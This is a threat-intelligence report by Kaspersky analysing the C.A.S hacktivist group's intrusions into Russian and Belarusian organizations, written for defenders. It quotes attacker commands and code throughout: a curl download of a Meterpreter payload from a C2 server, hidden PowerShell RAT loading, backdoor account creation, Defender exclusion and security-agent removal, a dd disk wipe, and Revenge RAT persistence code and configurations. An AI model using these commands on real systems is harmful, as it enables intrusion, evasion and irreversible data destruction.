Analysis of Cyber Anarchy Squad attacks targeting Russian and Belarusian organizations

By Kaspersky


Published: 2024-12-18 · Archived: 2026-04-05 17:18:51 UTC

About C.A.S

C.A.S (Cyber Anarchy Squad) is a hacktivist group that has been attacking organizations in Russia and Belarus since 2022. Besides data theft, its goal is to inflict maximum damage, including reputational. To this end, the group's attacks exploit vulnerabilities in publicly available services and make extensive use of free tools.

Our latest investigation unearthed new activity by the group, explored the attack stages, and analyzed the tools and malware used. In addition, we discovered links between C.A.S and other hacktivist groups, such as the Ukrainian Cyber Alliance and DARKSTAR.

Like most hacktivist groups, C.A.S uses Telegram as a platform to spread information about victims. We found a channel that posts news and messages about the group's attacks and ideology, as well as a chat hosting a discussion of its activities.



C.A.S on Telegram


Note: this post examines active Telegram channels that we presume to be run by hacktivist groups. Use these sources with caution.

Tactics

This section analyzes the attack chain as per the MITRE ATT&CK framework, as well as the tools we found in the current C.A.S campaign.

Initial Access


C.A.S gains initial access to targeted systems by means of the Exploit Public-Facing Application technique (T1190). The attackers compromise Jira, Confluence and Microsoft SQL Server services using vulnerabilities that we were unable to identify due to the data storage limitations of the attacked segment. However, our analysis of the group leader's messages in the C.A.S Telegram channel suggests that the hacktivists do not use phishing emails as an initial attack vector. Instead, they likely attack vulnerable network resources or gain access to systems after their compromise by third parties.



Messages from the C.A.S leader known as The Way

▶ Translation:

The aim of the C.A.S group is to inflict maximum financial and reputational damage on organizations in Russia and Belarus. In pursuit of this goal, they likely exploit vulnerabilities not only in Jira, Confluence and MS SQL, but in other publicly available services and systems too. What's more, we are aware of attacks carried out by C.A.S in collaboration with other groups, which is another way they gain initial access and move through victims' infrastructure.



Message about the group's methods of gaining initial access

▶ Translation:

Execution

To move further through the infrastructure, the threat actors used rare open-source remote access Trojans (RATs), including Revenge RAT and Spark RAT, which we have not seen in attacks by other hacktivists. These utilities allowed them to remotely control the infected systems and execute various commands.

In one incident, we detected the use of a compromised MS SQL service to execute commands in cmd. This was indicated by the cmd.exe process running as a child process of sqlservr.exe.

The attackers also used PowerShell to execute scripts:

```
powershell.exe -ex bypass -f \\[DOMAIN]\netlogon\rm.ps1
```

On top of this, the attackers downloaded the Meterpreter reverse shell for the Metasploit framework from the C2 server to the infected host using the cURL tool:

```
"$system32\cmd.exe",""$system32\cmd.exe" /c cd %appdata% && dir && curl -O
hxxp://185.117.75[.]3:8092/sdc.exe
```

In some reverse shell incidents, we also found traces of Revenge RAT (48210CA2408DC76815AD1B7C01C1A21A) being run through the PowerShell process:

```
powershell.exe -WindowStyle Hidden -NoExit -Command
[System.Reflection.Assembly]::LoadFile('C:\Users\<username>\Downloads\
<exe_name>.exe').EntryPoint.Invoke($null, @())
```

Persistence

To gain persistence in the system, the threat actors created accounts on compromised hosts using the net.exe utility:

```
C:\Windows\system32\cmd.exe" /c net user admin cas /add
C:\Windows\system32\cmd.exe" /c net user admin admin123123123 /add
```

It's worth noting that they used the password cas for the admin account, matching the name of the group.

We also found samples of Revenge RAT that had gained persistence in the system by adding registry keys to HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

```
1  try {
2      RegistryKey registryKey =
   Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
3  true);
4      try {
5
```

```
        if (!((string)((registryKey != null) ? registryKey.GetValue("\"" +
Path.GetFileNameWithoutExtension(Program._installName) + "\"") : null) == text) &&
registryKey != null) {
            registryKey.SetValue(fileNameWithoutExtension, "\"" + text + "\"");
        }
    } catch {
        if (registryKey != null) {
            registryKey.SetValue(fileNameWithoutExtension, "\"" + text + "\"");
        }
    }
    if (registryKey != null) {
        registryKey.Dispose();
    }
}
internal static string _installName = "rpchost.exe";
```

These Trojan samples were additionally copied to the Startup folder:

```
File.Copy(Application.ExecutablePath, "C:\\Users\\" + Environment.UserName +
"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" +
Program._installName);
internal static string _ip = "194.36.188.94";
internal static string _installName = "svhost.exe";
```

During execution, one of the above RAT samples (FC3A8EABD07A221B478A4DDD77DDCE43) created a watchdog timer file called svxhost.exe in the C:\Windows\System32 directory, wrote information to this file, created the NgcMngrSvc service with svxhost.exe as an executable file, and ran this service.

```
[HandleProcessCorruptedStateExceptions]
private static void CreateWatchdog() {
    Program.hService = Helper.OpenService(Program.hSCM, "NgcMngrSvc", 4);
```

```
    if (Program.hService == IntPtr.Zero) {
        try {
            File.WriteAllBytes(Program.system + "svxhost.exe",
Program.GetResource("dog"));
        } catch {
        }
        Program.hService = Helper.CreateService(Program.hSCM, "NgcMngrSvc", "Microsoft
Passport Manager", 983551, 16, 2, 0, Program.system + "svxhost.exe", null, IntPtr.Zero,
null, null, null);
    }
    Helper.StartService(Program.hService, 0, null);
}
```

Defense Evasion

During our incident investigations, we often noted that the attackers gained full control over information security tools because these were not properly configured. To implement effective anti-attack measures, it is vital to perform regular testing, updating and integration of security systems. A key factor in securing infrastructure is compliance with password-protection policies for access to the information security systems.

In one of the incidents, C.A.S managed to disable an EPP agent without a password, using the rm.ps1 script.

```
$guidQuery = wmic product where "[redacted]" get IdentifyingNumber
$guid = $guidQuery | Select-String -Pattern "{[A-F0-9-]+}" | ForEach-Object {
$_.Matches[0].Value }
if ($guid -ne $null) {
    $msiexecCommand2 = "msiexec.exe /x $guid /quiet"
Start-Process -NoNewWindow -FilePath cmd -ArgumentList "/c $msiexecCommand2"
}
```

The final command to disable the EPP agent was this:

```
cmd.exe /c msiexec.exe /x {GUID} /quiet
```

Also, as part of the Defense Evasion technique, the attackers use Revenge RAT to add the $windir\$system32 directory to the Windows Defender exclusion list. This allows the group to hide its activity, because the RAT itself and its malicious payload are both installed in this folder.

```
"\"$windir\\$system32\\WindowsPowerShell\\v1.0\\powershell.exe\" -WindowStyle Hidden -

Command \"Add-MpPreference -ExclusionPath '$windir\\$system32'\""
```

And to further reduce the likelihood of detection, the attackers use a malware naming convention that mimics legitimate Windows processes:

```
C:\Windows\System32\svxhost.exe

C:\Windows\System32\svrhost.exe

C:\Windows\System32\drivers\etc\rpchost.exe

C:\Windows\panther\ssbyt.exe
```

Credential Access

In our study of hacktivist groups (Twelve, BlackJack, Head Mare, Crypt Ghouls and others), we often encountered the use of the same credential extraction tools, namely XenAllPasswordPro, BrowserThief and Mimikatz. These tools have long been known in the community and regularly feature in our crimeware reports.

- XenAllPasswordPro extracts passwords from system storages.
- BrowserThief compromises browser data, including autofill data and saved accounts.
- Mimikatz extracts password hashes from Windows RAM.

C.A.S is no exception: we found these tools in their attacks as well. This is yet further proof that hacktivist groups attacking Russia and Belarus tend to deploy the same arsenal of publicly available utilities.

Discovery

At the infrastructure exploration stage, the attackers made active use of various commands to collect information. Here's a list of the commands we logged:

Command	Description
net user	Lists all local user accounts (using net.exe)
systeminfo	Displays detailed system information, including operating system version, installation date and patch date, as well as computer model, CPU and memory settings

cmd ver	Displays the operating system version
net localgroup	Displays a list of all local groups on the computer (using net.exe)
net accounts	Displays user account settings, such as password expiration period, minimum password length and account lockout conditions (using net.exe)
net user /domain	Displays a list of user accounts in the domain (using net.exe)
cd %appdata% && whoami	Navigates to the %appdata% folder, then displays the name of the user executing this command

The Revenge RAT samples also ran WMI queries to collect information about the operating system and CPU to be sent to the attackers' command-and-control (C2) server:

```
SELECT * FROM Win32_OperatingSystem

SELECT UserName FROM Win32_ComputerSystem

SELECT * FROM WIN32_Processor
```

Command and Control

To communicate with the C2 server, C.A.S uses various tools. We saw the use of reverse shells generated by the msfvenom tool for the Metasploit framework, as well as publicly available RATs.

Revenge RAT

The attackers first used Revenge RAT to establish a connection to the C2 server, then downloaded and installed the necessary payloads of various frameworks; they also collected data about the infected host and sent it to the server.

We found two similar customized samples of Revenge RAT in the attacks we investigated. Below is a full list of functions found in these variants:

FC3A8EABD07A221B478A4DDD77DDCE43	48210CA2408DC76815AD1B7C01C1A21A
FilesInFolder	FilesInFolder
Drives	Drives
CreateFile	CreateFile
DeleteFile	DeleteFile
MoveFile	MoveFile
CopyFile	CopyFile
ArchiveFile	ArchiveFile
UploadFile	UploadFile

DownloadFile	DownloadFile
ShellCommand	ShellCommand
Uninstall	Uninstall
	ClientModel
	DisconnectMsg
	Ping
	Text

The configuration files for these samples are also similar:

FC3A8EABD07A221B478A4DDD77DDCE43

```
internal static string _ip = "194.36.188.94";
internal static string _installName = "rpchost.exe";
private static int _port = 1337;
internal static bool _install = true;
internal static string _group = "cci.by2";
internal static string _startupMethod = "hklm";
internal static string _installLocation = "windir\\System32\\drivers\\etc\\";
internal static bool _installWatchdog = true;
internal static bool _usePowershell = false;
private static Client _client;
internal static Process cmd;
private static IntPtr hSCM;
internal static IntPtr hService;
private static string system = Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\";
```

48210CA2408DC76815AD1B7C01C1A21A

```
internal static string _ip = "194.36.188.94";
internal static string _installName = "sysinfo";
private static int _port = 1337;
internal static bool _install = true;
private static Client _tcpClient;
internal static Process cmd;
```

19
20
21
22
23
24
25
26
27

Spark RAT

As mentioned above, the group used another remote access Trojan called Spark RAT. Below is its configuration:

```
{
"secure":false,
"host":"185.117.75.3",
"port":9610,
"path":"/",
"uuid":"3917b41****",
"key":"aa494c90****"
}
```

From the IP address specified in the configuration, the attackers downloaded the Meterpreter payload to the victim's device.

Alongside this, Spark RAT automatically collects and sends the following system information to the C2 server:

Trojan function	**Description**
id	Unique device identifier
runtime.GOOS	Information about the operating system in which the RAT is running
runtime.GOARCH	CPU architecture
localIP	Local IP address of the device

macAddr	MAC address of the network interface of the device
cpuInfo	CPU information
ramInfo	Amount of RAM
netInfo	General information about network connections
diskInfo	Information about disk drives
uptime	System uptime since the last boot
hostname	Device name
username	Name of the current user

Spark RAT provides the operator with a wide range of commands to control the target device. These commands allow both basic operations (such as PING to check client availability, SHUTDOWN to turn off the device, and RESTART to reboot it) as well as more complex ones, such as remote file management (FILES_LIST, FILES_FETCH, FILES_UPLOAD), terminal interaction (TERMINAL_INIT, TERMINAL_INPUT, TERMINAL_RESIZE) and remote desktop access (DESKTOP_INIT, DESKTOP_SHOT). Also available to the operator are commands to manage processes (PROCESSES_LIST, PROCESS_KILL) and execute system commands (COMMAND_EXEC).

Meterpreter

In one of the incidents, we found a Meterpreter reverse shell (6CBC93B041165D59EA5DED0C5F377171). Using this, the group was able to gain full access to the compromised system and do the following:

1. 1 Remotely manage the file system;
2. 2 Intercept network traffic;
3. 3 Log keystrokes;
4. 4 Extract password hashes;
5. 5 Perform pivoting techniques through compromised hosts;
6. 6 Monitor the webcam and microphone.

The reverse shell contains the following C2 server address and port:

Impact

To cause damage to victims, the group encrypts their infrastructure. As we've noted before in similar hacktivist attacks, the threat actors' arsenal consists of leaked LockBit ransomware builders for Windows systems and Babuk for Linux systems. In the majority of C.A.S attacks, encrypted file extensions are generated randomly; but sometimes the number 3119 appears both in the name of the executable file of the ransomware Trojan, and in the extensions added to encrypted files. This number often crops up in C.A.S activity — we see it in usernames, ransom notes, encrypted file extensions and group-related merchandise. It is not a random sequence of digits, but represents the positions of the letters C, A, and S in the alphabet: C is 3, A is 1 and S is 19.

One of the group's ransomware samples is named 3119.exe. In our investigation of a C.A.S attack involving this sample, we found a ransom note displayed after file encryption in the system:

C.A.S ransom note


Besides encryption, the attackers can destroy data in different segments of the victim's network or on specific servers. To do this, they first collect information about attached drives using the df system utility:

Then, to destroy the data, they use the dd system utility, which executes /dev/zero — a file that generates an endless stream of null bytes. The attackers copy null bytes from /dev/zero to the /dev/[VOLUME] partition of their choice in 4 MB blocks. This overwrites the data in the partition with zeros, wiping it forever.

```
dd if=/dev/zero of=/dev/[VOLUME] bs=4M
```

This operation allows the attackers to irreversibly destroy data on the victim's servers.

On Telegram, the perpetrators often confirm their destructive impact on victims' infrastructure. In their posts, they describe what they did and attach screenshots with the results of their operations. Which part of the infrastructure to encrypt and which to destroy immediately is the attackers' choice: it depends on the situation.



Public chat message from C.A.S

▶ Translation:


Victims

C.A.S targets companies from Russia and Belarus in various industries, including government and commercial organizations, entertainment and technology firms, telecommunications companies and industrial enterprises. This suggests that victims are chosen based on their location, regardless of their field of activity.

The group often writes about its victims on Telegram, posting screenshots of infrastructure, stolen documents and links to cloud storages or forums offering stolen data for download.

Connections to other groups


As mentioned above, besides its Telegram channel, C.A.S hosts a public chat where group members and followers actively communicate. Interestingly, the chat administrators belong not only to C.A.S, but to related groups; one of them, who goes by the name of Sean Townsend, is an administrator of the hacktivist group RUH8 and the press secretary of the Ukrainian Cyber Alliance (U.C.A).



C.A.S Discussions chat administrators and the Telegram account of the C.A.S leader The Way

In its Telegram channel, C.A.S states that it sometimes works with other groups that share its mission to attack organizations from Russia and Belarus. For example, we found posts about joint attacks by C.A.S with U.C.A, RUH8, RM-RF and others:

Message about a joint attack by C.A.S and U.C.A



Message about a joint attack by C.A.S, RUH8 and RM-RF

▶ Translation:

While investigating an incident in the infrastructure of one C.A.S victim, we also found traces of compromise pointing to the DARKSTAR group (also known by the names Shadow and Comet). In one incident, we discovered the following files:

These findings are further evidence of a connection between groups targeting Russian organizations. As part of their collaboration, group members likely share access to victims' infrastructure, C2 infrastructure and tools. They also exchange information about attacks on Telegram as a way to increase campaign visibility, discredit victims and inflict reputational damage.

Takeaways

The C.A.S group poses a serious threat to organizations in Russia and Belarus. The threat actors attack key industries using an array of tools and techniques that we have observed in the campaigns of other hacktivist groups. C.A.S attacks utilize rare RATs, publicly available remote management tools, and a range of vulnerability exploitation methods. In addition, the group spreads information about its attacks through a public Telegram channel, which causes both financial and reputational damage to victims. A more detailed analysis of C.A.S attacks is available to our Threat Intelligence subscribers.

The group openly confirms that it actively collaborates with other attackers targeting Russia. Joint actions and use of a common infrastructure point to the emergence of a sophisticated attack ecosystem, in which hacktivist groups share resources, tools and access to improve efficiency and scale operations. This strategy not only complicates attribution, but significantly increases the destructive potential of attacks.

To effectively counter such groups, it is vital to harden system defenses, apply regular updates to cybersecurity tools and leverage data analytics for monitoring relevant threat activity. It is also critically important to follow best practices when configuring your information security systems. We strongly recommend the following guides:

- Configuring protection for managed applications;
- Hardening Guide.

Following these instructions will minimize the risks of compromise and increase your system's resistance to possible attacks.

Indicators of compromise

Revenge RAT

Spark RAT

Meterpreter

File path

C:\windows\System32\svxhost.exe
C:\Windows\system32\svrhost.exe
C:\Windows\System32\drivers\etc\rpchost.exe
C:\Windows\panther\ssbyt.exe
C:\Users\[USERNAME]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\svhost.exe

IPs

194.36.188[.]94
185.117.75[.]3
